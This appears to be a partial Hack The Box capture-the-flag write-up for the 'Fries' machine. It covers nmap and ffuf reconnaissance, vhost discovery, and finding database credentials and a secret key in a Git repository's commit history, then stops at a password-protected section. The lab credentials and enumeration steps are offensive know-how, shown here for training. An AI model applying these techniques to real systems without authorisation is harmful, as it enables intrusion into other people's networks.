# HTB-Fries
Table of Contents
Scope:10.10.11.96
Creds:d.cooper@fries.htbD4LE11maan!!
Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn fries.htb
PORT      STATE SERVICE       REASON  VERSION22/tcp    open  ssh           syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)53/tcp    open  domain        syn-ack Simple DNS Plus80/tcp    open  http          syn-ack nginx 1.18.0 (Ubuntu)| http-methods:|_  Supported Methods: OPTIONS GET HEAD|_http-title: Welcome to Fries - Fries Restaurant|_http-server-header: nginx/1.18.0 (Ubuntu)88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-23 02:02:57Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-11-23T02:04:36+00:00; +1h59m20s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES| Issuer: commonName=fries-DC01-CA/domainComponent=fries443/tcp   open  ssl/http      syn-ack nginx 1.18.0 (Ubuntu)| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| tls-alpn:|_  http/1.1|_http-server-header: nginx/1.18.0 (Ubuntu)|_ssl-date: TLS randomness does not represent time|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9|_http-title: Site doesnt have a title (text/html;charset=ISO-8859-1).| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP/organizationalUnitName=PWM Configuration/emailAddress=web@fries.htb/localityName=Madrid| Issuer: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP/organizationalUnitName=PWM Configuration/emailAddress=web@fries.htb/localityName=Madrid445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)2179/tcp  open  vmrdp?        syn-ack3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49685/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049686/tcp open  msrpc         syn-ack Microsoft Windows RPC49688/tcp open  msrpc         syn-ack Microsoft Windows RPC49689/tcp open  msrpc         syn-ack Microsoft Windows RPC49913/tcp open  msrpc         syn-ack Microsoft Windows RPC49946/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-11-23T02:03:54|_  start_date: N/A|_clock-skew: mean: 1h59m19s, deviation: 1s, median: 1h59m19s| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 46245/tcp): CLEAN (Timeout)|   Check 2 (port 47430/tcp): CLEAN (Timeout)|   Check 3 (port 23943/udp): CLEAN (Timeout)|   Check 4 (port 21385/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
This post is password-protected. Enter the password to continue:
443/TCP - HTTPS

When trying to log in using the provided ldap creds we get the following message:

We notice a new username svc_infra.
I also found that the Password Manager is an open-source project called pwm:


It seems that the latest version from february 2025 is installed.
Other than that there doesn’t seem to be more going on for us.
80/TCP - HTTP

Over here I found a static website with nothing else really.

code.fries.htb
I decided to use ffuf to enumerate vhosts:



Here I was able to log in with the provided creds:

I headed over to the repo and started analysing it.

Inside the initial commit I found the credentials for postgresql:

rootPsqLR00tpaSS11And perhaps the secret key could be reused somewhere:
y0st528wn1idjk3b9aI then found the following inside the README.md

Another vhost:
db-mgmt05.fries.htb
db-mgmt05.fries.htb
I headed over to the db instance:

Here again I logged in with the creds for dale:
